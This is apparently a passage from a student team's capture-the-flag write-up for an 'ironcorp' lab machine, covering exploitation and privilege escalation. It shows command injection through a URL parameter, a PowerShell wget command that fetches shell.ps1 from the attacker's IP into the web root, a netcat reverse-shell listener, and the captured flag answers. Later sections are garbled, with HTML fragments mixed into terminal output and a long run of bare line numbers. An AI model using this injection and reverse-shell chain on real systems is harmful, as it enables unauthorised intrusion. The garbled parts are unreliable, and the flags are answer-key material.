We pasted the link behind the parameter and a name appears.



They assumed that the name appears is a user's name. Thus, they added the name Equinox behind the name parameter and add a vertical bar '|' dir behind the name. This command means to grab the directory of the user Equinox.



### **Step 3: Exploiting**

**Members Involved:** Ester, Jackter

**Tools used:** Terminal, Burp Suite, FoxyProxy, Netcat, Python3

#### **Thought Process and Methodology and Attempts:**


Jackter suggested that we needed to create a listener for the reverse shell for further exploitation. Hence, he first started a listener on port 1234.

```
[└ (1211102575㉿kali)-[~]
$ rlwrap nc -l npv 1234
listening on [any] 1234 ...]
```


Then, Ester started a http.server with port 8080 to connect her vpn with the server of the IP address for file transferring purposes.

```
[└ (1211102575㉿kali)-[~/Downloads]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.54.110 - - [02/Aug/2022 13:20:12] "GET /powershell.ps1 HTTP/1.1" 200 -
```

As suggested by Jackter just now, he wanted to create a reverse shell by uploading a shell script from the ip address of his vpn to the server.



However, it failed and showed a bad request.




Hence, for checking purposes, Ester suggested using Burp Suite to make sure that the request to the server is successful. To intercept the request, she first turned on Foxy Proxy to intercept the request of the server. After the request was shown on Burp Suite, she sent it to the repeater.

A screenshot of the Burp Suite Community Edition interface. The top navigation bar includes "File", "Machine", "View", "Input", "Devices", and "Help". The main menu bar has "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The sub-menu for "Proxy" is active, showing options like "Dashboard", "Target", "Proxy", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", "Extender", "Project options", "User options", and "Learn". Below the menu is a toolbar with buttons for "Forward", "Drop", "Interception on", "Action", and "Open Browser". The main pane shows a list of intercepted requests. The first request is highlighted with a blue border and contains the following details:  
1 GET /?r=internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1  
2 Host: admin.ironcorp.me:11025  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Authorization: Basic YWRtaW46cGFzc3dvcnQxMjM=

The "Intercept" button is highlighted in red. A context menu is open over the first request, with "Send to Repeater" highlighted in orange. Other options in the menu include "Send to Intruder", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Request in browser", "Engagement tools [Pro version only]", and "Change request method".

From the repeater, she knew that the request can be successfully made into the server.




The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane contains a GET request to `http://internal.ironcorp.me:11025/name.php?name=Equinox|dir`. The "Response" pane shows the server's HTML output, which includes a directory listing for drive E:

```
HTTP/1.1 200 OK
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46GFzc3dvcnQxMjM=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


<body>
<b> My name is:</b>
<pre>
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159
Directory of E:\xampp\htdocs\internal
08/02/2022 08:47 PM <DIR>
08/02/2022 08:47 PM <DIR>
03/27/2020 08:38 AM 53 .htaccess
04/11/2020 09:34 AM 131 index.php
04/11/2020 09:34 AM 142 name.php
08/02/2022 08:47 PM 614 powershell.ps1
4 File(s) 940 bytes
2 Dir(s) 1,468,588,032 bytes free
</pre>
</body>
</html>

<!DOCTYPE HTML>
```

Thus, after some discussion, they knew that the error shown was true. Next, Jackter said that he can decode the previous link into url format using the decoder in Burp Suite so that the server can understand the content.



The screenshot shows the Burp Suite interface with the "Decoder" tab selected. A URL is entered into the text input field: `http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell%20wget%20%22http://10.18.6.59:8080/shell.ps1%22%20->outfile%20%22E:/xampp/htdocs/internal/shell.ps1%22`. The "Text" radio button is selected in both the top and bottom decoder panels. The URL is decoded into its original form: `http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell%20wget%20%22http://10.18.6.59:8080/shell.ps1%22%20->outfile%20%22E:/xampp/htdocs/internal/shell.ps1%22`.



Then, Jackter pasted both of the decoded url behind the ?r= parameter one by one. The shell script was successfully uploaded and can be executed, thus, connection can be received from the listener.

```
(1211102575㉿kali)-[~]
$ rlwrap nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.18.6.59] from (UNKNOWN) [10.10.36.98] 50003

PS E:\xampp\htdocs\internal> █
```

A terminal window showing a netcat listener on port 1234. The command used is "rlwrap nc -lnvp 1234". A connection is established from an unknown host at 10.10.36.98 to the listener. The prompt shows the user is in the E:\xampp\htdocs\internal directory.

They navigated to the Users directory to find the Administrator's directory. They then found the user.txt in the Desktop and concatenated it. They had successfully captured the flag.

### Question1: user.txt

**Answer:** thm{09b408056a13fc222f33e6e4cf599f8c}

```
cd C:\>
dir
<form method="GET" action="#">
    <span>
        Directory: C:\>
        <input name="r" type="text" placeholder="*****" />
        <input type="submit" />
    </span>
A Windows Command Prompt window. The user runs "cd C:\>" followed by "dir". The output shows a directory listing for C:\ with various files and folders like inetpub, IObit, PerfLogs, Program Files, etc. Below the directory listing, a search bar contains "0 matches". The prompt ends with "PS C:\> █".
```

```
cd Admin
ls<head>
dir<title>
dir Search Panel
dir </title>
cd</head>
cd ..
cd Administrator
dir<h2>
    Ultimate search bar
</h2>
Directory: C:\Users\Administrator
<div>

<form method="GET" action="#">
Mode <span> LastWriteTime Length Name
____ Search:
d-r-- <input type="text" value="*****" placeholder="*****" /> Contacts
d-r-- <input type="text" value="4/12/2020 1:27 AM" /> Desktop
d-r-- </span> 4/12/2020 1:27 AM Documents
d-r-- 4/12/2020 1:27 AM Downloads
d-r-- </form> 4/12/2020 1:27 AM Favorites
d-r-- </div> 4/12/2020 1:27 AM Links
d-r-- 4/12/2020 1:27 AM Music
d-r-- 4/12/2020 1:27 AM Pictures
d-r-- </body> 4/12/2020 1:27 AM Saved Games
d-r-- </html> 4/12/2020 1:27 AM Searches
d-r-- 4/12/2020 1:27 AM Videos
</div>
[<|>] Search 0 matches
```

```
cd Administrator
dir<h2>
    Ultimate search bar
</h2>
Directory: C:\Users\Administrator
<div>

<form method="GET" action="#">
Mode <span> LastWriteTime Length Name
____ Search:
d-r-- <input type="text" value="*****" placeholder="*****" /> Contacts
d-r-- <input type="text" value="4/12/2020 1:27 AM" /> Desktop
d-r-- </span> 4/12/2020 1:27 AM Documents
d-r-- </form> 4/12/2020 1:27 AM Downloads
d-r-- </div> 4/12/2020 1:27 AM Favorites
d-r-- </body> 4/12/2020 1:27 AM Links
d-r-- 4/12/2020 1:27 AM Music
d-r-- 4/12/2020 1:27 AM Pictures
d-r-- </html> 4/12/2020 1:27 AM Saved Games
d-r-- 4/12/2020 1:27 AM Searches
d-r-- 4/12/2020 1:27 AM Videos
</div>
[<|>] Search 0 matches
```

```
cd Desktop
```

```
Directory: C:\Users\Administrator\Desktop
</div>

Mode          LastWriteTime        Length Name
-a----- 3/28/2020 12:39 PM           37 user.txt
</html>
Get-Content ./user.txt

```

## Step 4: Privilege Escalation

**Members Involved:** Pang, Le Xuan

**Tools used:** Terminal, Burp Suite, Powershell

**Thought Process and Methodology and Attempts:**

Pang test to see the directories of other users using dir.

```
Directory: C:\Users

Mode LastWriteTime Length Name
d----- 4/11/2020  8:41 AM Admin
d----- 4/11/2020 11:07 AM Administrator
d----- 4/11/2020 11:55 AM Equinox
d-r----
```

```
cd Public          163  <h2>
dir              164  Ultimate search bar
</h2>
cd0xMjM=          164  <div>
                     165  <form method="GET" action="#">
                     166  <span>
Mode LastWriteTime Length Name
d-r--- 4/11/2020 10:57 AM 167  <input type="text" placeholder="Search..." />
d-r--- 7/16/2016  6:23 AM 168  </span> Documents
d-r--- 7/16/2016  6:23 AM 169  </form> Downloads
d-r--- 7/16/2016  6:23 AM 170  </div> Music
d-r--- 7/16/2016  6:23 AM 171  </div> Pictures
d-r--- 7/16/2016  6:23 AM 172  </div> Videos
                     173
                     174
                     175
                     176
                     177  </body>
                     178
                     179  </html>
                     180

cd Documents       178
dir
cd ..
cd Downloads      180
dir
```

Same as the path to read the user.txt is from user through administrator to desktop, so Pang also tried an alternative path from user through Superadmin to his desktop to get the content of root.txt.

In short, the flag is captured.

**Question2: root.txt**

**Answer:** thm{a1f936a086b367761cc4e7dd6cd2e2bd}

```
dir SuperAdmin
cd TEMP
dir
cd0xMjM= Equinox\dir | Get-ChildItem -Recurse
                     157  <html>
                     158  <head>
                     159  <title>
                     160  Search Panel
                     161  </title>
                     162  </head>
                     163  <body>
                     164  Ultimate search bar
                     165  <div>
                     166  <form method="GET" action="#">
                     167  <span>
Mode LastWriteTime Length Name
d-r--- 4/11/2020  3:00 AM 168  <input type="text" placeholder="Search..." />
d-r--- 4/11/2020  3:00 AM 169  </span> Desktop
d-r--- 4/11/2020  3:00 AM 170  Documents
d-r--- 4/11/2020  3:00 AM 171  Downloads
d-r--- 4/11/2020  3:00 AM 172  Favorites
d-r--- 4/11/2020  3:00 AM 173  Links
d-r--- 4/11/2020  3:00 AM 174  Music
d-r--- 4/11/2020  3:00 AM 175  Pictures
d-r--- 4/11/2020  3:00 AM 176  Saved Games
d-r--- 4/11/2020  3:00 AM 177  Searches
d-r--- 4/11/2020  3:00 AM 178  Videos
                     179
                     180
                     181
                     182
                     183
                     184
                     185
                     186
                     187
                     188
                     189
                     190
                     191
                     192
                     193
                     194
                     195
                     196
                     197
                     198
                     199
                     200
                     201
                     202
                     203
                     204
                     205
                     206
                     207
                     208
                     209
                     210
                     211
                     212
                     213
                     214
                     215
                     216
                     217
                     218
                     219
                     220
                     221
                     222
                     223
                     224
                     225
                     226
                     227
                     228
                     229
                     230
                     231
                     232
                     233
                     234
                     235
                     236
                     237
                     238
                     239
                     240
                     241
                     242
                     243
                     244
                     245
                     246
                     247
                     248
                     249
                     250
                     251
                     252
                     253
                     254
                     255
                     256
                     257
                     258
                     259
                     260
                     261
                     262
                     263
                     264
                     265
                     266
                     267
                     268
                     269
                     270
                     271
                     272
                     273
                     274
                     275
                     276
                     277
                     278
                     279
                     280
                     281
                     282
                     283
                     284
                     285
                     286
                     287
                     288
                     289
                     290
                     291
                     292
                     293
                     294
                     295
                     296
                     297
                     298
                     299
                     300
                     301
                     302
                     303
                     304
                     305
                     306
                     307
                     308
                     309
                     310
                     311
                     312
                     313
                     314
                     315
                     316
                     317
                     318
                     319
                     320
                     321
                     322
                     323
                     324
                     325
                     326
                     327
                     328
                     329
                     330
                     331
                     332
                     333
                     334
                     335
                     336
                     337
                     338
                     339
                     340
                     341
                     342
                     343
                     344
                     345
                     346
                     347
                     348
                     349
                     350
                     351
                     352
                     353
                     354
                     355
                     356
                     357
                     358
                     359
                     360
                     361
                     362
                     363
                     364
                     365
                     366
                     367
                     368
                     369
                     370
                     371
                     372
                     373
                     374
                     375
                     376
                     377
                     378
                     379
                     380
                     381
                     382
                     383
                     384
                     385
                     386
                     387
                     388
                     389
                     390
                     391
                     392
                     393
                     394
                     395
                     396
                     397
                     398
                     399
                     400
                     401
                     402
                     403
                     404
                     405
                     406
                     407
                     408
                     409
                     410
                     411
                     412
                     413
                     414
                     415
                     416
                     417
                     418
                     419
                     420
                     421
                     422
                     423
                     424
                     425
                     426
                     427
                     428
                     429
                     430
                     431
                     432
                     433
                     434
                     435
                     436
                     437
                     438
                     439
                     440
                     441
                     442
                     443
                     444
                     445
                     446
                     447
                     448
                     449
                     450
                     451
                     452
                     453
                     454
                     455
                     456
                     457
                     458
                     459
                     460
                     461
                     462
                     463
                     464
                     465
                     466
                     467
                     468
                     469
                     470
                     471
                     472
                     473
                     474
                     475
                     476
                     477
                     478
                     479
                     480
                     481
                     482
                     483
                     484
                     485
                     486
                     487
                     488
                     489
                     490
                     491
                     492
                     493
                     494
                     495
                     496
                     497
                     498
                     499
                     500
                     501
                     502
                     503
                     504
                     505
                     506
                     507
                     508
                     509
                     510
                     511
                     512
                     513
                     514
                     515
                     516
                     517
                     518
                     519
                     520
                     521
                     522
                     523
                     524
                     525
                     526
                     527
                     528
                     529
                     530
                     531
                     532
                     533
                     534
                     535
                     536
                     537
                     538
                     539
                     540
                     541
                     542
                     543
                     544
                     545
                     546
                     547
                     548
                     549
                     550
                     551
                     552
                     553
                     554
                     555
                     556
                     557
                     558
                     559
                     560
                     561
                     562
                     563
                     564
                     565
                     566
                     567
                     568
                     569
                     570
                     571
                     572
                     573
                     574
                     575
                     576
                     577
                     578
                     579
                     580
                     581
                     582
                     583
                     584
                     585
                     586
                     587
                     588
                     589
                     590
                     591
                     592
                     593
                     594
                     595
                     596
                     597
                     598
                     599
                     600
                     601
                     602
                     603
                     604
                     605
                     606
                     607
                     608
                     609
                     610
                     611
                     612
                     613
                     614
                     615
                     616
                     617
                     618
                     619
                     620
                     621
                     622
                     623
                     624
                     625
                     626
                     627
                     628
                     629
                     630
                     631
                     632
                     633
                     634
                     635
                     636
                     637
                     638
                     639
                     640
                     641
                     642
                     643
                     644
                     645
                     646
                     647
                     648
                     649
                     650
                     651
                     652
                     653
                     654
                     655
                     656
                     657
                     658
                     659
                     660
                     661
                     662
                     663
                     664
                     665
                     666
                     667
                     668
                     669
                     670
                     671
                     672
                     673
                     674
                     675
                     676
                     677
                     678
                     679
                     680
                     681
                     682
                     683
                     684
                     685
                     686
                     687
                     688
                     689
                     690
                     691
                     692
                     693
                     694
                     695
                     696
                     697
                     698
                     699
                     700
                     701
                     702
                     703
                     704
                     705
                     706
                     707
                     708
                     709
                     710
                     711
                     712
                     713
                     714
                     715
                     716
                     717
                     718
                     719
                     720
                     721
                     722
                     723
                     724
                     725
                     726
                     727
                     728
                     729
                     730
                     731
                     732
                     733
                     734
                     735
                     736
                     737
                     738
                     739
                     740
                     741
                     742
                     743
                     744
                     745
                     746
                     747
                     748
                     749
                     750
                     751
                     752
                     753
                     754
                     755
                     756
                     757
                     758
                     759
                     760
                     761
                     762
                     763
                     764
                     765
                     766
                     767
                     768
                     769
                     770
                     771
                     772
                     773
                     774
                     775
                     776
                     777
                     778
                     779
                     780
                     781
                     782
                     783
                     784
                     785
                     786
                     787
                     788
                     789
                     790
                     791
                     792
                     793
                     794
                     795
                     796
                     797
                     798
                     799
                     800
                     801
                     802
                     803
                     804
                     805
                     806
                     807
                     808
                     809
                     810
                     811
                     812
                     813
                     814
                     815
                     816
                     817
                     818
                     819
                     820
                     821
                     822
                     823
                     824
                     825
                     826
                     827
                     828
                     829
                     830
                     831
                     832
                     833
                     834
                     835
                     836
                     837
                     838
                     839
                     840
                     841
                     842
                     843
                     844
                     845
                     846
                     847
                     848
                     849
                     850
                     851
                     852
                     853
                     854
                     855
                     856
                     857
                     858
                     859
                     860
                     861
                     862
                     863
                     864
                     865
                     866
                     867
                     868
                     869
                     870
                     871
                     872
                     873
                     874
                     875
                     876
                     877
                     878
                     879
                     880
                     881
                     882
                     883
                     884
                     885
                     886
                     887
                     888
                     889
                     890
                     891
                     892
                     893
                     894
                     895
                     896
                     897
                     898
                     899
                     900
                     901
                     902
                     903
                     904
                     905
                     906
                     907
                     908
                     909
                     910
                     911
                     912
                     913
                     914
                     915
                     916
                     917
                     918
                     919
                     920
                     921
                     922
                     923
                     924
                     925
                     926
                     927
                     928
                     929
                     930
                     931
                     932
                     933
                     934
                     935
                     936
                     937
                     938
                     939
                     940
                     941
                     942
                     943
                     944
                     945
                     946
                     947
                     948
                     949
                     950
                     951
                     952
                     953
                     954
                     955
                     956
                     957
                     958
                     959
                     960
                     961
                     962
                     963
                     964
                     965
                     966
                     967
                     968
                     969
                     970
                     971
                     972
                     973
                     974
                     975
                     976
                     977
                     978
                     979
                     980
                     981
                     982
                     983
                     984
                     985
                     986
                     987
                     988
                     989
                     990
                     991
                     992
                     993
                     994
                     995
                     996
                     997
                     998
                     999
                     1000
                     1001
                     1002
                     1003
                     1004
                     1005
                     1006
                     1007
                     1008
                     1009
                     1010
                     1011
                     1012
                     1013
                     1014
                     1015
                     1016
                     1017
                     1018
                     1019
                     1020
                     1021
                     1022
                     1023
                     1024
                     1025
                     1026
                     1027
                     1028
                     1029
                     1030
                     1031
                     1032
                     1033
                     1034
                     1035
                     1036
                     1037
                     1038
                     1039
                     1040
                     1041
                     1042
                     1043
                     1044
                     1045
                     1046
                     1047
                     1048
                     1049
                     1050
                     1051
                     1052
                     1053
                     1054
                     1055
                     1056
                     1057
                     1058
                     1059
                     1060
                     1061
                     1062
                     1063
                     1064
                     1065
                     1066
                     1067
                     1068
                     1069
                     1070
                     1071
                     1072
                     1073
                     1074
                     1075
                     1076
                     1077
                     1078
                     1079
                     1080
                     1081
                     1082
                     1083
                     1084
                     1085
                     1086
                     1087
                     1088
                     1089
                     1090
                     1091
                     1092
                     1093
                     1094
                     1095
                     1096
                     1097
                     1098
                     1099
                     1100
                     1101
                     1102
                     1103
                     1104
                     1105
                     1106
                     1107
                     1108
                     1109
                     1110
                     1111
                     1112
                     1113
                     1114
                     1115
                     1116
                     1117
                     1118
                     1119
                     1120
                     1121
                     1122
                     1123
                     1124
                     1125
                     1126
                     1127
                     1128
                     1129
                     1130
                     1131
                     1132
                     1133
                     1134
                     1135
                     1136
                     1137
                     1138
                     1139
                     1140
                     1141
                     1142
                     1143
                     1144
                     1145
                     1146
                     1147
                     1148
                     1149
                     1150
                     1151
                     1152
                     1153
                     1154
                     1155
                     1156
                     1157
                     1158
                     1159
                     1160
                     1161
                     1162
                     1163
                     1164
                     1165
                     1166
                     1167
                     1168
                     1169
                     1170
                     1171
                     1172
                     1173
                     1174
                     1175
                     1176
                     1177
                     1178
                     1179
                     1180
                     1181
                     1182
                     1183
                     1184
                     1185
                     1186
                     1187
                     1188
                     1189
                     1190
                     1191
                     1192
                     1193
                     1194
                     1195
                     1196
                     1197
                     1198
                     1199
                     1200
                     1201
                     1202
                     1203
                     1204
                     1205
                     1206
                     1207
                     1208
                     1209
                     1210
                     1211
                     1212
                     1213
                     1214
                     1215
                     1216
                     1217
                     1218
                     1219
                     1220
                     1221
                     1222
                     1223
                     1224
                     1225
                     1226
                     1227
                     1228
                     1229
                     1230
                     1231
                     1232
                     1233
                     1234
                     1235
                     1236
                     1237
                     1238
                     1239
                     1240
                     1241
                     1242
                     1243
                     1244
                     1245
                     1246
                     1247
                     1248
                     1249
                     1250
                     1251
                     1252
                     1253
                     1254
                     1255
                     1256
                     1257
                     1258
                     1259
                     1260
                     1261
                     1262
                     1263
                     1264
                     1265
                     1266
                     1267
                     1268
                     1269
                     1270
                     1271
                     1272
                     1273
                     1274
                     1275
                     1276
                     1277
                     1278
                     1279
                     1280
                     1281
                     1282
                     1283
                     1284
                     1285
                     1286
                     1287
                     1288
                     1289
                     1290
                     1291
                     1292
                     1293
                     1294
                     1295
                     1296
                     1297
                     1298
                     1299
                     1300
                     1301
                     1302
                     1303
                     1304
                     1305
                     1306
                     1307
                     1308
                     1309
                     1310
                     1311
                     1312
                     1313
                     1314
                     1315
                     1316
                     1317
                     1318
                     1319
                     1320
                     1321
                     1322
                     1323
                     1324
                     1325
                     1326
                     1327
                     1328
                     1329
                     1330
                     1331
                     1332
                     1333
                     1334
                     1335
                     1336
                     1337
                     1338
                     1339
                     1340
                     1341
                     1342
                     1343
                     1344
                     1345
                     1346
                     1347
                     1348
                     1349
                     1350
                     1351
                     1352
                     1353
                     1354
                     1355
                     1356
                     1357
                     1358
                     1359
                     1360
                     1361
                     1362
                     1363
                     1364
                     1365
                     1366
                     1367
                     1368
                     1369
                     1370
                     1371
                     1372
                     1373
                     1374
                     1375
                     1376
                     1377
                     1378
                     1379
                     1380
                     1381
                     1382
                     1383
                     1384
                     1385
                     1386
                     1387
                     1388
                     1389
                     1390
                     1391
                     1392
                     1393
                     1394
                     1395
                     1396
                     1397
                     1398
                     1399
                     1400
                     1401
                     1402
                     1403
                     1404
                     1405
                     1406
                     1407
                     1408
                     1409
                     1410
                     1411
                     1412
                     1413
                     1414
                     1415
                     1416
                     1417
                     1418
                     1419
                     1420
                     1421
                     1422
                     1423
                     1424
                     1425
                     1426
                     1427
                     1428
                     1429
                     1430
                     1431
                     1432
                     1433
                     1434
                     1435
                     1436
                     1437
                     1438
                     1439
                     1440
                     1441
                     1442
                     1443
                     1444
                     1445
                     1446
                     1447
                     1448
                     1449
                     1450
                     1451
                     1452
                     1453
                     1454
                     1455
                     1456
                     1457
                     1458
                     1459
                     1460
                     1461
                     1462
                     1463
                     1464
                     1465
                     1466
                     1467
                     1468
                     1469
                     1470
                     1471
                     1472
                     1473
                     1474
                     1475
                     1476
                     1477
                     1478
                     1479
                     1480
                     1481
                     1482
                     1483
                     1484
                     1485
                     1486
                     1487
                     1488
                     1489
                     1490
                     1491
                     1492
                     1493
                     1494
                     1495
                     1496
                     1497
                     1498
                     1499
                     1500
                     1501
                     1502
